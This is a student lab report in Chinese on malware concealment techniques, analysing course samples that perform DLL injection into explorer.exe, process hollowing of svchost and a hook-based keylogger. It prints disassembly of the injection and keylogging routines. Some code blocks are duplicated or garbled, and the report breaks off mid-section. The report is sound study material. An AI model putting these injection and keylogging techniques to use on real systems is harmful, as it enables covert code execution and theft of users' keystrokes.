

# 南开大学

## 恶意代码分析与防治课程实验报告

### 实验 lab12：常用的隐藏技术



学 院 网络空间安全学院  
专 业 信息安全  
学 号 2111033  
姓 名 艾明旭  
班 级 信息安全一班

## 一、实验目的

在本章中，我们由浅入深地探讨了常见的恶意代码隐藏启动方法。这些方法中的很多都涉及操纵系统中的实际内存。例如 DLL 注入、进程替换以及钩子注入等。另外一些则涉及修改硬盘上的二进制文件，如向一个 PE 文件增加 .detour 段的例子。虽然这些技术各不相同，但是它们的目的都是相同的。

为了懂得怎么发现系统中运行的恶意代码，恶意代码分析人员必须能够识别这些启动技术。识别和分析恶意代码的启动技术，是整个分析过程中必不可少的环节，因为所有的启动器只做一件事情：让恶意代码获得运行。

在下面两章中，我们将介绍恶意代码如何加密数据，以及如何通过网络进行通信。

### 进程注入 Process Injector

把恶意代码注入到别的进程中去执行，常用API: VirtualAllocEx, WriteProcessMemory 函数等

**DLL 注入：**写一个 DLL 加载到目标进程中会自动执行dllmain 函数

**代码注入：**注入shellcode

### 进程替换 Puppet process

创建一个合法进程，然后在其内存空间写入恶意程序，最后通过 SetThreadContext 函数来让入口点指向恶意代码进行执行，也叫傀儡进程

### Hook 注入 Hook Injector

使用SetWindowsHookEx 来设置消息 Hook

### APC 注入 APC Injector

每个线程都有一个附加的 APC 队列，在线程处于可警告状态的时候被处理，在这个状态的时候会一次调用APC 队列中的所有函数，可通过编写代码用APC 抢占可警告状态的线程

**用户模式的 APC 使用API:** QueueUserAPC，一般会注入目标进程的所有线程，以确保 APC 很快会被执行

**内核模式的 APC 使用API:** KeInitializeAPC, KeInsertQueueApc，一般来注入用户层 shellcode 到用户空间去执行

## 二、实验原理

进程注入、进程替换和 APC 注入是一些与进程操作和代码执行相关的技术和攻击手段。下面我将为您概述它们的原理以及相关的防治方法及原理。

**进程注入：**

进程注入是一种将恶意代码注入到目标进程中并在其上下文中执行的技术。攻击者通过利用漏洞或特权提升，将恶意代码加载到目标进程的地址空间，并在目标进程的执行流中执行该代码。

**防治方法及原理：**

**代码签名验证：**验证进程中的代码是否被合法签名，防止未经授权的代码注入。

**内存保护：**使用内存保护机制，如写时复制（Copy-on-Write, COW）、不可执行内存页面等，防止对进程内存的非法修改和注入。

**权限控制：**限制进程的权限，确保只有具有足够权限的进程才能对其他进程进行注入操作。

**进程替换：**

进程替换是指将一个进程的执行内容替换为另一个进程的执行内容。这可以通过多种方式实现，如执行一个新程序，或将进程的执行上下文替换为另一个进程的上下文。

**防治方法及原理：**

**代码签名验证：**验证被替换进程的代码是否被合法签名，防止替换为未经授权的代码。

**进程完整性检查：**使用完整性检查机制，如哈希校验，在进程替换前后验证进程的完整性，确保被替换的进程没有被篡改。

**权限控制：**限制对进程替换操作的权限，仅允许具有足够权限的进程进行替换操作。

**APC 注入：**

APC（Asynchronous Procedure Call）注入是一种利用操作系统提供的异步过程调用机制，将恶意代码插入到目标进程的执行流中的技术。攻击者通过将恶意代码注册为 APC 回调函数，并将其插入到目标进程的执行队列中，使其在目标进程的上下文中执行。

**防治方法及原理：**

**内存保护：**使用内存保护机制，如不可执行内存页面，防止恶意代码被写入可执行内存区域。

**权限控制：**限制对目标进程的操作权限，确保只有具有足够权限的进程才能向目标进程注入 APC。

**行为监测：**实施行为监测和入侵检测系统，检测和阻止异常的 APC 注入行为。

需要注意的是，以上的防治方法并非绝对，攻击者可能会采用新的技术或绕过现有的防护机制。


因此，持续的系统更新、安全补丁和综合的防护策略对于保护系统和应用程序的安全性至关重要。

### 三、实验过程



首先使用 PEID 查壳，发现无壳。

导入表导入了 CreateRemoteThread 函数，有点可疑的字符串，如下图所示：



这里看到了导入表没有的 LoadLibraryA 函数，这里大概率是个 DLL 注入。


Q1. 在你运行恶意代码可执行文件时，会发生什么？

运行这个恶意代码之后，每分钟在屏幕上显示一次弹出消息，无限弹窗，一关掉就弹出来，无穷无尽：



Q2. 哪个进程会被注入？

被注入的进程是 explorer.exe:



静态分析：exe 程序首先动态获取几个函数地址，如下图所示：

```
.text:00401106      mov     ecx, 10h
.text:00401108      xor     eax, eax
.text:0040110D      lea     edi, [ebp+var_1174]
.text:00401113      rep stosd
.text:00401115      mov     [ebp+var_118], 0
.text:0040111F      push    offset ProcName ; "EnumProcessModules"
.text:00401124      push    offset LibFileName ; "psapi.dll"
.text:00401129      call    ds:LoadLibraryA
.text:0040112F      push    eax ; hModule
.text:00401130      call    ds:GetProcAddress
.text:00401136      mov     dword_408714, eax
.text:00401138      push    offset aGetmodulebasen ; "GetModuleBaseNameA"
.text:00401140      push    offset LibFileName ; "psapi.dll"
.text:00401145      call    ds:LoadLibraryA
.text:00401148      push    eax ; hModule
.text:0040114C      call    ds:GetProcAddress
.text:00401152      mov     dword_40870C, eax
.text:00401157      push    offset aEnumprocesses ; "EnumProcesses"
.text:0040115C      push    offset LibFileName ; "psapi.dll"
.text:00401161      call    ds:LoadLibraryA
.text:00401167      push    eax ; hModule
.text:00401168      call    ds:GetProcAddress
.text:0040116E      mov     dword_408710, eax
.text:00401173      lea     ecx, [ebp+Buffer]
.text:00401179      push    ecx ; lpBuffer
.text:0040117A      push    104h ; nBufferLength
.text:0040117F      call    ds:GetCurrentDirectoryA
.text:00401185      push    offset String2 ; "\\\"
.text:0040118A      lea     edx, [ebp+Buffer]
.text:00401190      push    edx ; lpString1
.text:00401191      call    ds:lstrcatA
.text:00401197      push    offset aLab1201_dll ; "Lab12-01.dll"
.text:0040119C      lea     eax, [ebp+Buffer]
.text:004011A2      push    eax ; lpString1
```

然后进入for 循环进行遍历获取到的进程句柄，如下图所示：

```
.text:004011B0      push    1000h
.text:004011B5      lea     edx, [ebp+dwProcessId]
.text:004011BB      push    edx
.text:004011BC      call    dword_408710
.text:004011C2      test    eax, eax
.text:004011C4      jnz     short loc_4011D0
.text:004011C6      mov     eax, 1
.text:004011CB      jmp     loc_401342
.text:004011D0      ; -----
.text:004011D0      loc_4011D0: ; CODE XREF: _main+F4↑j
.text:004011D0      mov     eax, [ebp+var_1120]
.text:004011D6      shr     eax, 2
.text:004011D9      mov     [ebp+var_117C], eax
.text:004011DF      mov     [ebp+var_112C], 0
.text:004011E9      jmp     short loc_4011FA
.text:004011EB      ; -----
.text:004011EB      loc_4011EB: ; CODE XREF: _main:loc_401287↓j
.text:004011EB      mov     ecx, [ebp+var_112C]
.text:004011F1      add     ecx, 1
.text:004011F4      mov     [ebp+var_112C], ecx
.text:004011FA      loc_4011FA: ; CODE XREF: _main+119↑j
.text:004011FA      mov     edx, [ebp+var_112C]
.text:00401200      cmp     edx, [ebp+var_117C]
.text:00401206      jnb     loc_40128C
.text:0040120C      mov     [ebp+hProcess], 0
.text:00401216      mov     eax, [ebp+var_112C]
.text:0040121C      cmp     [ebp+eax*4+dwProcessId], 0
.text:00401224      jz      short loc_401242
.text:00401226      mov     ecx, [ebp+var_112C]
.text:0040122C      mov     edx, [ebp+ecx*4+dwProcessId]
```



这里对每个进程句柄都调用了一下 sub\_401000 函数：这个函数的功能是打开进程遍历模块看有没有名字是 explorer.exe 的模块在，如果有就返回 1，然后主程序就会打开进程，跳出循环进入下一步，如下图所示：

```
loc_4012BE:
    push    0 ; CODE XREF: _main+1E4fj
    push    104h ; lpNumberOfBytesWritten
    lea     eax, [ebp+Buffer] ; nSize
    push    eax ; lpBuffer
    mov     ecx, [ebp+lpBaseAddress] ; lpBaseAddress
    push    ecx ; lpBaseAddress
    mov     edx, [ebp+hProcess] ; hProcess
    push    edx ; hProcess
    call    ds:WriteProcessMemory
    push    offset ModuleName ; "kernel32.dll"
    call    ds:GetModuleHandleA
    mov     [ebp+hModule], eax
    push    offset aLoadLibrarya ; "LoadLibraryA"
    mov     eax, [ebp+hModule]
    push    eax ; hModule
    call    ds:GetProcAddress
    mov     [ebp+lpStartAddress], eax
    push    0 ; lpThreadId
    push    0 ; dwCreationFlags
    mov     ecx, [ebp+lpBaseAddress] ; lpParameter
    push    ecx ; lpParameter
    mov     edx, [ebp+lpStartAddress] ; lpStartAddress
    push    edx ; lpStartAddress
    push    0 ; dwStackSize
    push    0 ; lpThreadAttributes
    mov     eax, [ebp+hProcess]
    push    eax ; hProcess
    call    ds:CreateRemoteThread
    mov     [ebp+var_1130], eax
    cmp     [ebp+var_1130], 0
    jnz     short loc_401340
```

Q3.你如何能够让恶意代码停止弹出窗口？

你可以重新启动 explorer.exe 进程，重启电脑也行。

Q4.这个恶意代码样本是如何工作的？

这个恶意代码执行 DLL 注入，来在 explorer.exe 中启动 Lab12-01.dll。一旦 Lab12-01.dll 被注入，它在屏幕上每分钟显示一个消息框，并通过一个计数器，来显示已经过去了多少分钟，dllmain 函数里直接创建了线程，如下图所示：

```
.text:100010A0
.text:100010A0 var_8 = dword ptr -8
.text:100010A0 ThreadId = dword ptr -4
.text:100010A0 hinstDLL = dword ptr 8
.text:100010A0 fdwReason = dword ptr 0Ch
.text:100010A0 lpvReserved = dword ptr 10h
.text:100010A0
.text:100010A0 push ebp
.text:100010A1 mov ebp, esp
.text:100010A3 sub esp, 8
.text:100010A6 cmp [ebp+fdwReason], 1
.text:100010AA jnz short loc_100010C6
.text:100010AC lea eax, [ebp+ThreadId]
.text:100010AF push eax ; lpThreadId
.text:100010B0 push 0 ; dwCreationFlags
.text:100010B2 push 0 ; lpParameter
.text:100010B4 push offset sub_10001030 ; lpStartAddress
.text:100010B9 push 0 ; dwStackSize
.text:100010BB push 0 ; lpThreadAttributes
.text:100010BD call ds:CreateThread
.text:100010C3 mov [ebp+var_8], eax
.text:100010C6
.text:100010C6 loc_100010C6: ; CODE XREF: DllMain(x,x,x)+A1j
.text:100010C6 mov eax, 1
.text:100010CB mov esp, ebp
```

线程里是个死循环：不断执行弹窗函数:

```
.text:10001030      push    ebp
.text:10001031      mov     ebp, esp
.text:10001033      sub     esp, 18h
.text:10001036      mov     [ebp+var_18], 0
.text:1000103D      loc_1000103D:      ; CODE XREF: sub_10001030+56↓j
.text:1000103D      mov     eax, 1
.text:10001042      test    eax, eax
.text:10001044      jz      short loc_10001088
.text:10001046      mov     ecx, [ebp+var_18]
.text:10001049      push    ecx
.text:1000104A      push    offset aPracticalMalwa ; "Practical Malware Analysis %d"
.text:1000104F      lea     edx, [ebp+Parameter]
.text:10001052      push    edx ; char *
.text:10001053      call    _sprintf
.text:10001058      add     esp, 0Ch
.text:1000105B      push    0 ; lpThreadId
.text:1000105D      push    0 ; dwCreationFlags
.text:1000105F      lea     eax, [ebp+Parameter]
.text:10001062      push    eax ; lpParameter
.text:10001063      push    offset StartAddress ; lpStartAddress
.text:10001068      push    0 ; dwStackSize
.text:1000106A      push    0 ; lpThreadAttributes
.text:1000106C      call    ds:CreateThread
.text:10001072      push    0EA60h ; dwMilliseconds
.text:10001077      call    ds:Sleep
.text:1000107D      mov     ecx, [ebp+var_18]
.text:10001080      add     ecx, 1
```

线程里是个死循环：不断执行弹窗函数:

```
.text:10001058      add     esp, 0Cn
.text:1000105B      push    0 ; lpThreadId
.text:1000105D      push    0 ; dwCreationFlags
.text:1000105F      lea     eax, [ebp+Parameter]
.text:10001062      push    eax ; lpParameter
.text:10001063      push    offset StartAddress ; lpStartAddress
.text:10001068      push    0 ; dwStackSize
.text:1000106A      push    0 ; lpThreadAttributes
.text:1000106C      call    ds:CreateThread
.text:10001072      push    0EA60h ; dwMilliseconds
.text:10001077      call    ds:Sleep
.text:1000107D      mov     ecx, [ebp+var_18]
.text:10001080      add     ecx, 1
.text:10001083      mov     [ebp+var_18], ecx
.text:10001086      jmp     short loc_1000103D
.text:10001088      ; -----
.text:10001088      loc_10001088:      ; CODE XREF: sub_10001030+14↑j
.text:10001088      mov     eax, 1
.text:1000108D      mov     esp, ebp
.text:1000108F      pop     ebp
.text:10001090      retn    4
.text:10001090      sub_10001030      endp
```






























lab12-2

Q1.这个程序的目的是什么？

这个程序的目的是秘密地启动另一个程序（键盘记录器），会把在某个窗口下按键的内容记录在 exe 目录下的：practicalmalwareanalysis.log里：

行为分析整体功能：进程替换 svchost，做键盘记录器，替换的 shellcode 是 xor 加密的资源文件，因此解密的话需要使用 xor。

Q2.启动器恶意代码是如何隐蔽执行的？

		vmiprvse.exe	3,956 K	9,032 K	1888 WMI	Microsoft Corporation	
		vmiprvse.exe	2,044 K	5,048 K	2748 WMI	Microsoft Corporation	
		svchost.exe	1,964 K	4,652 K	944 Generic Host Process ...	Microsoft Corporation	
		svchost.exe	16,236 K	26,100 K	1040 Generic Host Process ...	Microsoft Corporation	
		wscntfy.exe	684 K	2,560 K	1064 Windows Security Cent...	Microsoft Corporation	
		svchost.exe	1,540 K	3,860 K	1196 Generic Host Process ...	Microsoft Corporation	
		svchost.exe	1,844 K	4,624 K	1272 Generic Host Process ...	Microsoft Corporation	
		spoolsv.exe	5,816 K	8,292 K	1352 Spooler SubSystem App	Microsoft Corporation	
		svchost.exe	2,312 K	3,472 K	1936 Generic Host Process ...	Microsoft Corporation	
		VGAAuthService...	6,308 K	9,188 K	180 VMware Guest Authent...	VMware, Inc.	
		vmtoolsd.exe	11,996 K	15,080 K	252 VMware Tools Core Ser...	VMware, Inc.	
		alg.exe	1,264 K	3,752 K	212 Application Layer Gat...	Microsoft Corporation	
		lsass.exe	4,064 K	6,304 K	684 LSA Shell (Export Ver...	Microsoft Corporation	
		explorer.exe	17,136 K	23,392 K	1108 Windows Explorer	Microsoft Corporation	
		rundll32.exe	2,364 K	3,672 K	1528 Run a DLL as an App	Microsoft Corporation	
		vmtoolsd.exe	10,400 K	15,080 K	1536 VMware Tools Core Ser...	VMware, Inc.	
		vmx32to64.exe	744 K	2,156 K	1544		
		ctfmon.exe	1,336 K	4,044 K	1572 CTF Loader	Microsoft Corporation	
		idaq.exe	68,736 K	84,212 K	492 The Interactive Disas...	Hex-Rays SA	
		procexp.exe	0.77	15,956 K	20,180 K	2576 Sysinternals Process ...	Sysinternals - www...
		svchost.exe	1,052 K	2,540 K	2408 Generic Host Process ...	Microsoft Corporation	
		conime.exe	1,028 K	3,280 K	3892 Console IME	Microsoft Corporation	
		svchost.exe	1,068 K	2,700 K	3440 Generic Host Process ...	Microsoft Corporation	
		svchost.exe	1,052 K	2,628 K	2256 Generic Host Process ...	Microsoft Corporation	

这个程序使用进程替换来秘密执行，程序 exe 是个启动器，负责启动 svchost.exe，然后修改其内存为资源文件的内容，创建傀儡进程来隐蔽执行，资源中的 PE 文件才是真正功能模块，提取内存中解密后的资源文件拖入 IDA，分析：

主函数首先获取两样东西：svchost.exe 的绝对路径，资源头里解密后的 PE 文件，然后就进去函数创建傀儡进程了，如下图所示：

System Idle Process 93.0
System
Interrupts
smss.exe
csrss.exe
winlogon
serv
vm
sv

Chapter\_12L
practicalmalwareanalysis - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
[Window: ProcessExplorer]
[ENTER]
[Window: ProcessExplorer]
[ENTER][ENTER][ENTER][ENTER][ENTER]

```

ext:004014F3      mov     [ebp+lpAddress], 0
ext:004014FA      push    0                ; lpModuleName
ext:004014FC      call   ds:GetModuleHandleA
ext:00401502      mov     [ebp+hModule], eax
ext:00401508      push    400h             ; uSize
ext:0040150D      lea     eax, [ebp+ApplicationName]
ext:00401513      push    eax               ; lpBuffer
ext:00401514      push    offset aSvcchost_exe ; "\\svcchost.exe"
ext:00401519      call   sub_40149D
ext:0040151E      add     esp, 0Ch
ext:00401521      mov     ecx, [ebp+hModule]
ext:00401527      push    ecx               ; hModule
ext:00401528      call   sub_40132C
ext:0040152D      add     esp, 4
ext:00401530      mov     [ebp+lpAddress], eax
ext:00401533      cmp     [ebp+lpAddress], 0
ext:00401537      jz      short loc_401573
ext:00401539      mov     edx, [ebp+lpAddress]
ext:0040153C      push    edx               ; lpBuffer
ext:0040153D      lea     eax, [ebp+ApplicationName]
ext:00401543      push    eax               ; lpApplicationName
ext:00401544      call   sub_4010EA
ext:00401549      add     esp, 8
ext:0040154C      push    400h             ; size_t
ext:00401551      push    0                ; int
ext:00401553      lea     ecx, [ebp+ApplicationName]
ext:00401559      push    ecx               ; void *
ext:0040155A      call   _memset

```



函数 sub\_4010EA: 先判断缓冲区是不是 PE 文件, 是的话, 就创建进程 svchost, 启动标识为启动后挂起, 如下图所示:

```
.text:004010EA  ProcessInformation= _PROCESS_INFORMATION ptr -10h
.text:004010EA  var_8              = dword ptr -8
.text:004010EA  var_4              = dword ptr -4
.text:004010EA  lpApplicationName= dword ptr 8
.text:004010EA  lpBuffer           = dword ptr 0Ch
.text:004010EA
.text:004010EA          push    ebp
.text:004010EB          mov     ebp, esp
.text:004010ED          sub     esp, 74h
.text:004010F0          mov     eax, [ebp+lpBuffer]
.text:004010F3          mov     [ebp+var_4], eax
.text:004010F6          mov     ecx, [ebp+var_4]
.text:004010F9          xor     edx, edx
.text:004010FB          mov     dx, [ecx]
.text:004010FE          cmp     edx, 5A4Dh
.text:00401104          jnz     loc_40131F
.text:0040110A          mov     eax, [ebp+var_4]
.text:0040110D          mov     ecx, [ebp+lpBuffer]
.text:00401110          add     ecx, [eax+3Ch]
.text:00401113          mov     [ebp+var_8], ecx
.text:00401116          mov     edx, [ebp+var_8]
.text:00401119          cmp     dword ptr [edx], 4550h
.text:0040111F          jnz     loc_401319
.text:00401125          push    44h                ; size_t
.text:00401127          push    0                  ; int
.text:00401110          add     ecx, [eax+3Ch]
.text:00401113          mov     [ebp+var_8], ecx
.text:00401116          mov     edx, [ebp+var_8]
.text:00401119          cmp     dword ptr [edx], 4550h
.text:0040111F          jnz     loc_401319
.text:00401125          push    44h                ; size_t
.text:00401127          push    0                  ; int
.text:00401129          lea     eax, [ebp+StartupInfo]
.text:0040112C          push    eax                ; void *
.text:0040112D          call    _memset
.text:00401132          add     esp, 0Ch
.text:00401135          push    10h                ; size_t
.text:00401137          push    0                  ; int
.text:00401139          lea     ecx, [ebp+ProcessInformation]
.text:0040113C          push    ecx                ; void *
.text:0040113D          call    _memset
.text:00401142          add     esp, 0Ch
.text:00401145          lea     edx, [ebp+ProcessInformation]
.text:00401148          push    edx                ; lpProcessInformation
.text:00401149          lea     eax, [ebp+StartupInfo]
.text:0040114C          push    eax                ; lpStartupInfo
.text:0040114D          push    0                  ; lpCurrentDirectory
.text:0040114F          push    0                  ; lpEnvironment
.text:00401151          push    4                  ; dwCreationFlags
.text:00401153          push    0                  ; bInheritHandles
.text:00401155          push    0                  ; lpThreadAttributes
.text:00401157          push    0                  ; lpProcessAttributes
.text:00401159          push    0                  ; lpCommandLine
```


接下来的操作就是加载 PE 文件到内存展开, 然后设置线程上下文到 PE 入口点, 然后恢复线程开始执行, 具体操作就不细看了

Q3. 恶意代码的负载存储在哪里?

这个恶意的有效载荷 (payload) 被保存在这个程序的资源节中。这个资源节的类型是 UNICODE, 且名字是 LOCALIZATION, 加密存储在资源里:

Q4. 恶意负载是如何被保护的?

保存在这个程序资源节中的恶意有效载荷是经过 XOR 编码过的。这个解码例程可以在 sub\_40132C 处找到，而 XOR 字节在 0x0040141B 处可以找到，通过加密存储来进行保护，解密程序：



```
.text:0040141B
.text:0040141B loc_40141B: ; CODE XREF: sub_40132C+E0↑j
.text:0040141B      push    41h
.text:0040141D      mov     edx, [ebp+dwSize]
.text:00401420      push    edx
.text:00401421      mov     eax, [ebp+var_8]
.text:00401424      push    eax
.text:00401425      call    sub_401000
.text:0040142A      add     esp, 0Ch
.text:0040142D loc_40142D: ; CODE XREF: sub_40132C+71↑j
.text:0040142D      ; sub_40132C+89↑j ...
.text:0040142D      cmp     [ebp+hResInfo], 0
```

```
int __cdecl sub_40132C(HMODULE hModule)
{
    int result; // eax@2
    HGLOBAL hResData; // [sp+0h] [bp-14h]@5
    HRSRC hResInfo; // [sp+4h] [bp-10h]@3

    if ( hModule )
    {
        hResInfo = FindResourceA(hModule, Name, Type);
        if ( hResInfo )
        {
            hResData = LoadResource(hModule, hResInfo);
            if ( hResData && LockResource(hResData) )
                SizeOfResource(hModule, hResInfo);
            if ( hResInfo )
                FreeResource(hResInfo);
            result = 0;
        }
        else
        {
            result = 0;
        }
    }
    else
    {
        result = 0;
    }
    return result;
}
```

Q5.字符串列表是如何被保护的？

这些字符串是使用在 sub\_401000 处

的函数，来进行 XOR 编码的，通过异或进行保护，代码同题 4。

lab12-3

Q1.这个恶意负载的目的是什么？

这个程序是一个击键记录器，设置键盘钩子，监听键盘输入事件，如下图所示：

```
.text:00401000      push     ebp
.text:00401001      mov      ebp, esp
.text:00401003      sub      esp, 8
.text:00401006      mov      [ebp+hhk], 0
.text:0040100D      call     ds:AllocConsole
.text:00401013      push     0 ; lpWindowName
.text:00401015      push     offset ClassName ; "ConsoleWindowClass"
.text:0040101A      call     ds:FindWindowA
.text:00401020      mov      [ebp+hWnd], eax
.text:00401023      cmp      [ebp+hWnd], 0
.text:00401027      jz       short loc_401035
.text:00401029      push     0 ; nCmdShow
.text:0040102B      mov      eax, [ebp+hWnd]
.text:0040102E      push     eax ; hWnd
.text:0040102F      call     ds:ShowWindow
.text:00401035      loc_401035: ; CODE XREF: _main+27↑j
.text:00401035      push     400h ; size_t
.text:0040103A      push     1 ; int
.text:0040103C      push     offset byte_405350 ; void *
.text:00401041      call     _memset
.text:00401046      add      esp, 0Ch
.text:00401049      push     0 ; dwThreadId
.text:0040104B      push     0 ; lpModuleName
.text:0040104D      call     ds:GetModuleHandleA
.text:00401053      push     eax ; hmod
.text:00401054      push     offset fn ; lpfn
```

hook 函数：向指定文件写入内容，然后继续传递消息，如下图所示：

```
.text:00401086      push     ebp
.text:00401087      mov      ebp, esp
.text:00401089      cmp      [ebp+code], 0
.text:0040108D      jnz      short loc_4010AF
.text:0040108F      cmp      [ebp+wParam], 104h
.text:00401096      jz       short loc_4010A1
.text:00401098      cmp      [ebp+wParam], 100h
.text:0040109F      jnz      short loc_4010AF
.text:004010A1      loc_4010A1: ; CODE XREF: fn+10↑j
.text:004010A1      mov      eax, [ebp+lParam]
.text:004010A4      mov      ecx, [eax]
.text:004010A6      push     ecx ; Buffer
.text:004010A7      call     sub_4010C7
.text:004010AC      add      esp, 4
.text:004010AF      loc_4010AF: ; CODE XREF: fn+7↑j
.text:004010AF      ; fn+19↑j
.text:004010AF      mov      edx, [ebp+lParam]
.text:004010B2      push     edx ; lParam
.text:004010B3      mov      eax, [ebp+wParam]
.text:004010B6      push     eax ; wParam
.text:004010B7      mov      ecx, [ebp+code]
.text:004010BA      push     ecx ; nCode
.text:004010BB      push     0 ; hhk
.text:004010BD      call     ds:CallNextHookEx
.text:004010C3      pop      ebp
```

Q2.恶意负载是如何注入自身的？



这个程序使用挂钩注入，来偷取击键记录，通过 SetWindowsHookEx 函数设置全局消息钩子来注入自身。

Q3.这个程序还创建了哪些其他文件？

这个程序创建文件 practicalmalwareanalysis.log，来保存击键记录。

lab12-4

主函数：首先动态获取几个函数，如下图所示：

```
text:0040138B      xor     eax, eax
text:0040138D      lea     edi, [ebp+var_223]
text:00401393      rep stosd
text:00401395      stosb
text:00401396      mov     [ebp+var_1234], 0
text:004013A0      mov     [ebp+var_122C], 0
text:004013AA      push    offset ProcName ; "EnumProcessModules"
text:004013AF      push    offset aPsapi_dll ; "psapi.dll"
text:004013B4      call    ds:LoadLibraryA
text:004013BA      push    eax ; hModule
text:004013BB      call    ds:GetProcAddress
text:004013C1      mov     dword_40312C, eax
text:004013C6      push    offset aGetmodulebasen ; "GetModuleBaseNameA"
text:004013CB      push    offset aPsapi_dll_0 ; "psapi.dll"
text:004013D0      call    ds:LoadLibraryA
text:004013D6      push    eax ; hModule
text:004013D7      call    ds:GetProcAddress
text:004013DD      mov     dword_403128, eax
text:004013E2      push    offset aEnumprocesses ; "EnumProcesses"
text:004013E7      push    offset aPsapi_dll_1 ; "psapi.dll"
text:004013EC      call    ds:LoadLibraryA
text:004013F2      push    eax ; hModule
text:004013F3      call    ds:GetProcAddress
text:004013F9      mov     dword_403124, eax
text:004013FE      cmp     dword_403124, 0
text:00401405      jz      short loc_401419
text:00401407      cmp     dword_403128, 0
text:0040140E      jz      short loc_401419
```

接下来进入for 循环遍历进程：找到 winlogon.exe 进程，具体 sub\_401000 函数分析见题 1，后面的分析写题里了就，如下图所示：

```
